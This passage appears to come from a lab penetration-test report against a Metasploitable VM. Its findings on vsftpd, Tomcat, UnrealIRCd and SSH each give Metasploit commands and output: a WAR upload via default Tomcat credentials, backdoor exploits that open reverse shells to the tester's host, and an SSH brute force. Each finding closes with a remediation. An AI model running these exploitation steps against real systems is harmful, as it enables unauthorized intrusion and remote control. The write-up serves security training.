[*] Command shell session 2 opened (192.168.50.64:41265 → 192.168.50.95:6200) at 2024-10-15 15:18:21 -0400

root
whoami
root
```


4. Successfully exploited the vulnerability and gained a remote shell.

   Recommendation: Upgrade to a version of vsftpd that does not contain this backdoor vulnerability.

3. Vulnerability Name: Apache Tomcat


- **Description:** Apache tomcat is running on 8180 port and according to its version, Apache Tomcat is less than or equal to 5.5.x. It is, therefore, no longer maintained by its vendor or provider. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.
- **Severity:** High
- **Exploitation Potential:** The attacker may look for an exploit for this version and try to het RCE
- **Exploitation Steps:**

1. Used the **tomcat_administration** auxiliary module to look for valid credentials for Apache Tomcat




```
msf6 > search tomcat_administration

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_administration  .                normal  No     Tomcat Administration Tool Default Access


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_administration

msf6 > use 0
msf6 auxiliary(admin/http/tomcat_administration) > run

[*] http://192.168.50.95:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) > 
```

2. Successfully authenticated with username tomcat and password tomcat.
3. Used the **Apache Tomcat Manager RCE** exploit in Metasploit to exploit the outdated Tomcat version.



```
msf6 > use 13
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.50.95    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.64    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_deploy) > set httppassword tomcat
httppassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httpusername tomcat
httpusername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > run\
 >

[*] Started reverse TCP handler on 192.168.50.64:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6233 bytes as NeiOJuC4FpvdFwBGMUoHAl0diqgFL2B.war ...
[*] Executing /NeiOJuC4FpvdFwBGMUoHAl0diqgFL2B/JY2nKrPoNTaQILE5.jsp...
```



```
[*] Executing /NeiOJuC4FpvdFwBGMUoHAl0diqgFL2B/JY2nKrPoNTaQILE5.jsp ...
[*] Undeploying NeiOJuC4FpvdFwBGMUoHAl0diqgFL2B ...
[*] Sending stage (57971 bytes) to 192.168.50.95
[*] Meterpreter session 4 opened (192.168.50.64:4444 → 192.168.50.95:42926) at 2024-10-15 15:31:51 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024     dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13540    dir   2024-10-14 17:01:39 -0400  dev
040444/r--r--r--  4096     dir   2024-10-15 12:55:38 -0400  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
100444/r--r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040444/r--r--r--  4096     dir   2012-05-13 23:35:22 -0400  lib
040000/---------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040444/r--r--r--  4096     dir   2010-03-16 18:55:52 -0400  media
040444/r--r--r--  4096     dir   2010-04-28 16:16:56 -0400  mnt
100000/---------  7984     fil   2024-10-15 12:28:48 -0400  nohup.out
040444/r--r--r--  4096     dir   2010-03-16 18:57:39 -0400  opt
040444/r--r--r--  0        dir   2024-10-14 17:01:30 -0400  proc
040444/r--r--r--  4096     dir   2024-10-15 12:28:48 -0400  root
040444/r--r--r--  4096     dir   2012-05-13 21:54:53 -0400  sbin
040444/r--r--r--  4096     dir   2010-03-16 18:57:38 -0400  srv
040444/r--r--r--  0        dir   2024-10-14 17:01:31 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-10-15 13:54:57 -0400  tmp
040444/r--r--r--  4096     dir   2010-04-28 00:06:37 -0400  usr
040444/r--r--r--  4096     dir   2010-03-17 10:08:23 -0400  var
100444/r--r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat55
ls
```


4. After deploying a WAR payload, gained a remote shell via the Tomcat Manager interface.

Recommendation: Upgrade to a version of Apache Tomcat that is currently supported.


4. Vulnerability Name: UnrealIRCd 3.2.8.1 Backdoor Remote Command Execution

- **Description:** UnrealIRCd 3.2.8.1 contains a backdoor that allows unauthenticated attackers to send arbitrary commands to the server and have them executed as the user running the server (usually root). This vulnerability allows for full system compromise without requiring authentication.
- **Severity:** Critical
- **Exploitation Potential:** A remote attacker can connect to the IRC service and exploit the backdoor to gain remote code execution, allowing them to fully compromise the target system.
- **Exploitation Steps:**


1. We used **/unix/irc/unreal_ircd_3281_backdoor** exploit module in MSF



```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.95    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.64    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                 Disclosure Date  Rank    Check  Description
   -   ----                                 ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser             .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl           .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6      .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby           .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6      .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic             .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse             .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .         normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl        .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby        .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .         normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload ⇒ cmd/unix/reverse
```




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.50.64:4444
[*] 192.168.50.95:6667 - Connected to 192.168.50.95:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.50.95:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5pW62OGXu9bxfj8g;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5pW62OGXu9bxfj8g\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.50.64:4444 → 192.168.50.95:37670) at 2024-10-15 16:08:55 -0400

whoami
root
```

- **Recommendation:** Immediately update UnrealIRCd to a version that does not contain this backdoor (or remove the affected version) and ensure the integrity of downloaded software from official sources.


5. Vulnerability Name: SSH Weak Credentials

- **Description:** The SSH service on the target system was found to allow login using weak or default credentials. By using a brute-force attack with a username and password wordlist, valid SSH credentials were discovered, granting unauthorized access to the system.
- **Severity:** Critical
- **Exploitation Potential:** An attacker with access to weak or default credentials could gain remote shell access to the system and execute arbitrary commands. This type of vulnerability can lead to full system compromise if administrative or privileged accounts are accessed.
- **Exploitation Steps:**

1. We used auxiliary/scanner/ssh/ssh_login module was utilized to brute-force the SSH credentials of the target system. The attacker successfully gained SSH access to the target by using wordlists for usernames and passwords.




```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login         .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey  .                normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.95    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > setg user_file /home/sefo/Desktop/user.txt
user_file => /home/sefo/Desktop/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > setg pass_file /home/sefo/Desktop/pass.txt
pass_file => /home/sefo/Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.50.95:22 - Starting bruteforce
[+] 192.168.50.95:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin
),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
